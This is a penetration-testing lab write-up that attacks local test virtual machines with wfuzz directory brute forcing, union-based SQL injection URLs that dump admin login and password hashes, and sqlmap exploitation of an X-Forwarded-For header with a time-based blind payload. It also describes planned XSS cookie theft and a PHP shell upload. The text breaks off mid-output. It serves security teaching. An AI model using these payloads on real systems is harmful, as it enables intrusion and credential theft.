

Tools:

Wfuzz:

Wfuzz is a web application bruteforce tool that can be used for many things such as fuzzing, finding resources that are not linked, and bruteforcing GET and POST parameters to test for SQL, XSS, etc. In this lab Wfuzz is used for fuzzing in conjunction with finding resources that are not linked (directories and files) so the user can know what types of files and directories are available. To run Wfuzz the user would type in “wfuzz -c -z file,wordlist/general/common.txt -hc 404 <http://victimIP/FUZZ>”. The -c option is to output with color, -z specifies the payload which in the case above would be the common.txt file, and the --hc 404 option is to hide the 404 responses that are received indicating the server was not able to find what was requested. In figure 2 output the responses are 200 which means that the request succeeded and 301 which means that requested resource has a new permanent URI and in the case of the output here, all the 301 responses are referring to requests that turn out to be requesting folders on the target machine.

The payload common.txt is just a .txt file that has a list of common resource words that are used to replace the FUZZ word in the http request. The target files can also be refined to search for more specific files, so for instance it can be changed so that wfuzz only tries to find .php files. “wfuzz -c -z file,wordlist/general/common.txt -hc 404 <http://victimIP/FUZZ.php>” refines wfuzz so that only .php files are looked for. Although, wfuzz is able to find all these files, it can only find files whose name matches the fuzz words in the common.txt file or any other file that may be used as a payload, so in essence wfuzz is restricted by the contents of the payload file.

```
root@kali:~/Downloads/wfuzz-2.1.3# python wfuzz.py -c -z file,wordlist/general
/common.txt http://192.168.184.128/FUZZ
*****
* Wfuzz 2.1.3 - The Web Bruteforcer *
*****
Target: http://192.168.184.128/FUZZ
Total requests: 950

=====
ID      Response  Lines   Word      Chars     Request
=====
00000:  C=404     9 L     32 W      281 Ch    "00"
. . .
00001:  C=404     9 L     32 W      280 Ch    "1"
. . .
00002:  C=404     9 L     32 W      280 Ch    "2"
. . .
00003:  C=404     9 L     32 W      281 Ch    "10"
. . .
```

Figure 1: Wfuzz command without the --hc 404 option

```

root@kali:~/Downloads/wfuzz-2.1.3# python wfuzz.py -c -z file,wordlist/general
/common.txt --hc 404 http://192.168.184.128/FUZZ
*****
* Wfuzz 2.1.3 - The Web Bruteforcer *
*****

Target: http://192.168.184.128/FUZZ
Total requests: 950

=====
ID      Response  Lines   Word      Chars      Request
=====
00117:  C=200     92 L     141 W     1858 Ch     "cat "
...
00142:  C=401     9 L      28 W      320 Ch     "classes"
...
00192:  C=401     9 L      28 W      316 Ch     "css"
...
00357:  C=200     40 L     63 W      796 Ch     "header"
...
00381:  C=401     9 L      28 W      319 Ch     "images"
...
00389:  C=200     71 L    103 W    1343 Ch     "index"

```

Figure 2: Wfuzz command output with --hc 404 option

```

e
00 192.168.184.
01
02 Host Visited
03
1 Index of
10
100
1000 Name
123
2
20 Parent Directo
200 auth.php
2000 ategory.php
2001
2002 b.php
2003 hpfix.php
2004 icture.php
2005
3 user.php
@
Admin7e/2.2.16 (D
Administration

```

Figure 3: Sample lines that are used as fuzz words by wfuzz in common.txt

```

root@kali:~/Downloads/wfuzz-2.1.3# python wfuzz.py -c -z file,wordlist/genera
l/big.txt --hc 404 http://192.168.184.128/FUZZ.php
*****
* Wfuzz 2.1.3 - The Web Bruteforcer *
*****
1.0
Target: http://192.168.184.128/FUZZ.php
Total requests: 3036
1.23
=====
ID      Response  Lines  Word      Chars      Request
=====
2000
00505:  C=200    92 L    141 W    1858 Ch    "cat "
1.002
01239:  C=200    40 L     63 W     796 Ch    "header"
1.000
01332:  C=200    71 L    103 W    1343 Ch    "index"
1.000
02439:  C=200    70 L    108 W    1320 Ch    "show"
1.000

```

Figure 4: wfuzz command used with .php at the end which looks for files ending with .php

SQLMap:

SQLMap is a penetration testing tool that help with the automation of taking over database servers and detecting/exploiting sql injection flaws. Some of the features of SQLMap are that it supports UNION query-based, Boolean-bases blind, and error-based sql injection techniques, support for the MySQL database management system (DBMS) along with other DBMS systems, automatic recognition of password hashes and cracking them using dictionary based attack, ability to dump an entire database table, and ability to search for a specific database name, tables and columns across databases. In this lab some of these features are used to help identify the database and tables, and decryption of user password.

These 2 tools are the only ones that are used throughout the lab along with a php script that retrieves parameter data to be used to execute commands on the server.

Lab Setup:

This lab is divided into three separate parts where each part has its own virtual machine that acts as the server and one virtual machine with an image of Kali Linux will be used throughout all the parts and is the virtual machine the hacker will be using to run commands and open browsers. The server virtual machines are only turned on and left alone for the entirety of the lab. The first part of the lab will show how to do fingerprinting on the first virtual server machine using the telnet command and using a brute forcing tool, wfuzz, to get an idea of the files located on the virtual server machine. The lab will then commence with exploring whether sql injection is possible on the web page hosted by the server virtual machine and then using the union command to run another query that will return useful information that the hacker can use, such as

the username and password (encrypted) credentials of the admin, which can be used to log into the admin site to upload php files.

In the second lab a different way of exploiting the second server virtual machine using sql injection will be shown along with the use of the SQLMap tool using a vulnerability with the X-Forwarded-By header. Different commands will be used to get information on the database that is being used on the site and in the end the hacker will be able to get the login credentials of the admin and decrypt the password since it is in an encrypted form in the database. Once the username and the decrypted password are retrieved the hacker will use the go the admin webpage on the first virtual machine and use the retrieved credentials and upload php file to be able to run system commands on the server virtual machine using the browser.

In the third lab cross-site scripting (XSS) with sql injection is introduced. Using the third server virtual machine the hacker is able to go onto the webpage located on the server and inject XSS in the comment box to embed an image tag into the page with a source pointing to a server the hacker owns sending the cookie of the document to the hacker's server. Since the comments are saved the XSS script will be persistent throughout and whenever someone visits the site and looks at the comments the embedded image tag will be present. The hacker will get the session id of anyone that visits the page, if an admin logs into the site and then visits the site their session id will be sent to the hackers server and the hacker will be able to use the session id and go into the site and log into the admin page without needing credentials. Once the hacker gains access to the admin site they will insert php code that will allow them to execute system commands on the server virtual machine.

Lab 1:

Lab 1 is divided into three steps being fingerprinting, detecting and exploiting SQL injection in the web page, and gaining access to the admin page to do code execution.

Finger printing:

Finger printing helps in identifying a system and the underlying versions of applications running on the system and protocols. Many tools can be used to do finger printing, such as using a proxy and intercepting the request, using telnet or netcat, and many others. In the figures below the output from finger printing using the telnet command and using the webscarab proxy are shown. Using the telnet command along with the IP address of the remote machine you wish to finger print and the port number, in this case 80, will connect to the specified IP address, and once the connection is establish entering in "GET / HTTP/1.1" will return a response that contains the response code, and headers such as Date, server, X-Powered-By, content length, and content-Type. In the telnet command a response code of 400 is received since the request was not valid, whereas in the finger printing by using the proxy the site had to be visited first and so the response code returned is a 200. In the finger printing one of the headers is the X-Powered-By header which indicates the technology that is supporting the web application, in this case

PHP/5.3.3-7+squeeze14, which means that the execution of php code is allowed, which will be used later on.

```
root@kali:~# telnet 192.168.184.128 80
Trying 192.168.184.128...
Connected to 192.168.184.128.
Escape character is '^]'.
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Tue, 17 May 2016 05:15:54 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.16 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
Connection closed by foreign host.
```

Figure 5: telnet response used for finger printing the victim site.




Figure 6: Diagram of how proxy is used to intercept the response from the server during finger printing. Proxy is webscarab

Intercept requests : <input checked="" type="checkbox"/> Intercept responses : <input checked="" type="checkbox"/>		
Parsed Raw		
Version	Status	Message
HTTP/1.1	200	OK
Header	Value	
Date	Tue, 17 May 2016 05:26:14 GMT	
Server	Apache/2.2.16 (Debian)	
X-Powered-By	PHP/5.3.3-7+squeeze14	
Vary	Accept-Encoding	
Content-Encod...	gzip	
Content-length	530	
Keep-Alive	timeout=15, max=100	
Connection	Keep-Alive	
Content-Type	text/html	

Figure 7: Intercepted response from the webscarab proxy showing the response status and headers

Once the hacker knows what is powering the webpage, php, wfuzz is used in order to get the file the possible files that are on the server virtual machine. As explained in the tools section wfuzz will perform brute force fuzzing by sending requests to the server and trying all the possible word options in the payload file that is specified. Once the files are known the hacker can visit the site. Figure 8 below shows the index page of the server virtual machine web page. Clicking on the test, ruxcon, or 2010 links will show different pictures with different id numbers that are passed to the cat.php file.

My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pictures](#) | [Admin](#)

last picture: ct hulhu



No Copyright

Figure 8: index page of server virtual machine 1 webpage




Figure 9: cat.php page with id parameter set to 1

Visiting the cat.php page and setting the parameter id to 1 shows the page in figure 9. From this page the hacker can experiment with finding sql injections since, it is apparent that php is being used and that the pictures are located in a database which is accessed through a query that uses the id parameter. Initially to test whether the page is vulnerable to an sql injection doing simple tests such as doing subtraction with the id value can help to determine if there is sql injection. If the result of the subtraction returns an error then sql injection might not be possible, but if the subtraction works and the page returned has the pictures then sql injection is possible. To get the same page as in figure 9, where the id is 1, the hacker can do “id=2-1”, and this result will return the page in figure 9.




Figure 10: Testing sql injection in cat.php page

Once this test for an sql injection has been tested, the hacker can try to run their own query by using the union command. The union command is used to combine the results from two or more Select query statements. As an example, the following query would return all the states in the Persons and School tables, but only the distinct values.

Select state from Persons union Select state from School

One thing about the union command is that the number of columns returned by the select statements have to be the same. Since, the hacker does not know how many columns the query in the cat.php file is returning, they have to test and if the error reporting is turned on the hacker would get an error everytime they try to use the union command with a select statement returns more or less columns then the select statement it is being adding with. Setting the id parameter on the cat.php page to “1 union select 1” returns the error in figure 11. From the error, the hacker can ascertain that they have the wrong number of columns and from here is it just a matter of trying to add columns to the select statement such as “1 union select 1, 2”, and “1 union select 1, 2, 3” and so on until the right number of columns are returned. Figure 12 shows the result once the hacker enters “1 union select 1, 2, 3, 4” as the value for the id parameter, indicating that 4 is the number of columns being returned. From the page the hacker notices that “Picture: 2” has been added to the page, which could mean that the second column of the returned select statements is what is being printed onto the page.




Figure 11: SQL injection testing using union command failing



Figure 12: SQL injection with union command passing




Figure 13: SQL injection with union to get version information

To test that the assumption that the second column of the returned select statement is what is being printed onto the web page, the hacker can try to get sql version information to be printed by setting the id parameter to “1 union select 1,@@version,3,4”, which results in the page in Figure 13. When this works, the hacker now has a way of trying to get information about the tables in the database being used and the columns in those tables through the use of the information schema. Information schema provides database metadata, information about the database, tables, and columns.

http://vulnerableIP/cat.php?id=1 union select 1,table_name,3,4 from information_schema.tables

Entering the link above where the select query is indication that it wants the table names in the second column and that the information for the table names will come from the information_schema.tables table. The result of this link is shown in Figure 14. From Figure 14, the hacker can see that there is a table called ‘users’ and so now the hacker can try to get information about the columns inside the database to see which possible columns belong with in the users table.




Figure 14: SQL injection with union to get database table information

Using the link below where the select command returns the column names using the information from information_schema.columns results in the page in Figure 15. The last two lines printed shows that there are columns with names of 'login' and 'password'. The hacker can use this information along with the fact that there is a table called users to see if the columns 'login' and 'password' are in the users table.

http://vulnerableIP/cat.php?id=1 union select 1,column_name,3,4 from information_schema.columns




Figure 15: SQL injection using union to get database column information

Using the link below where the select statement returns the concatenation of the login and password columns from the users table results in the page in Figure 16.

```
http://vulnerableIP/cat.php?id=1 union select 1,concat(login,':',password),3,4 from users
```

The concatenation is used so that the hacker can see each both the login and password that are on the same row in the users table, and also because if the password had replaced the '3' in the select statement it would not be printed onto the page. The result that is printed in the page is login username which is 'admin' and the password which is encrypted. The hacker can decrypt the password using tools such as john the ripper, which is a password cracking tool, or try determine what encryption is used and try to decrypt it. In this lab the hacker does not use these tools to decrypt the password but instead uses SQLMap which is used in the second part of the lab to decrypt the password.




Figure 16: SQL injection with union to get login username and password

Lab 2:

In this lab SQLMap is used along with a vulnerability in the X-Forwarded-For header to do a blind sql injection on the second virtual machine. X-Forwarded-For is used to get the client IP address of a client visiting a web server using a proxy. SQLMap will run multiple tests to first determine the DBMS system that is running in the backend using different sql injection techniques, such as error based, and time based.

In the kali linux machine, with the second virtual machine already running, the hacker can enter the sqlmap command blow.

```
sqlmap -u "http://vulnerable/" --headers="X-Forwarded-For: *" --banner
```

This `-u` indicates the url, `--headers` specifies the header and the `*` indicates the injection point for the payload that SQLMap will make. The `--banner` option just indicates that the command wants the DBMS banner which contains the version information. Using this command the output SQLMap will first notice the injection point and the hacker will answer 'yes' to processing the injection point, and then SQLMap will perform different sql injection techniques for different DBMS systems until it finds that the DBMS is MySQL. Once the DBMS is found the hacker can choose to skip testing payloads for other DBMS systems. After the DBMS has been found SQL map will test the X-Forwarded-For injection and verify whether it is vulnerable or not. If it is vulnerable (in this case it is) it will choose a sql injection technique and then develop a payload and execute the command. The result is the backend DBMS, the web technologies being used. Figure 17 to Figure 20 shows the output of SQLMap command.

```
root@kali:~/Downloads/sqlmapproject-sqlmap-e07c92b# python sqlmap.py -u "http://192.168.184.131/" --headers="X-Forwarded-For: *" --banner
[1.0.4.20#dev] Home | test | ruxcon | 2010 | All pictures | Ad
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 02:21:32
Copyright © PentesterLab 2013
custom injection marking character ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q]
```

Figure 17: SQLMap command to get banner information using X-Forwarded-For vulnerability

```
{02:22:18} [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
{02:22:18} [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
{02:22:19} [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
{02:22:19} [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
{02:22:20} [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
{02:22:20} [INFO] testing 'MySQL inline queries'
{02:22:20} [INFO] testing 'PostgreSQL inline queries'
{02:22:20} [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
{02:22:20} [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
{02:22:20} [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
{02:22:21} [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
{02:22:21} [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
{02:22:22} [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
{02:22:42} [INFO] (custom) HEADER parameter 'X-Forwarded-For #1*' seems to be injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Figure 18: SQLMap running tests on different DBMS systems to find DBMS is MySQL

```
[02:24:39] [INFO] checking if the injection point on (custom) HEADER parameter
r 'X-Forwarded-For #1*' is a false positive
(custom) HEADER parameter 'X-Forwarded-For #1*' is vulnerable. Do you want to
N
sqlmap identified the following injection point(s) with a total of 96 HTTP(s)
requests:
---
Parameter: X-Forwarded-For #1* ((custom) HEADER) [e | test | ruxcon | 2010 | All pictures | Ac
ast | ...]
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: ' AND (SELECT * FROM (SELECT(SLEEP(5)))PcPQ) AND 'CLnr'='CLnr
---
[02:25:55] [INFO] the back-end DBMS is MySQL
[02:25:55] [INFO] fetching banner
[02:25:55] [INFO] retrieved:
```

Figure 19: SQLMap noticing that the header X-Forwarded-For is vulnerable and sending payload to exploit vulnerability

```
[02:27:11] [INFO] adjusting time delay to 1 second due to good response times
5.1.66-0+squeeze1
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL 5.0.12
banner: '5.1.66-0+squeeze1'
[02:29:16] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.184.131'
```

Figure 20: SQLMap displaying banner information which is the version, and web application technology and DBMS

Once the banner has been retrieved the hacker can get information on the available databases, using the SQLMap command below. The only difference between this command and the previous is that instead of the --banner option the --dbs option, for database, is used.

```
sqlmap -u "http://vulnerable/" --headers="X-Forwarded-For: *" --dbs
```

SQLMap saves the results of the previous command and so it will already have information about the backend and will just commence to getting the available databases. The result of the SQLMap command is shown in Figure 21, in which it shows that there are two available databases, information_schema, which contains information about the database, and the photoblog database.

```
[02:30:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL 5.0.12
[02:30:20] [INFO] fetching database names
[02:30:20] [INFO] fetching number of databases
[02:30:20] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
[02:30:23] [WARNING] it is very important to not stress the network adapter d
uring usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] y
2
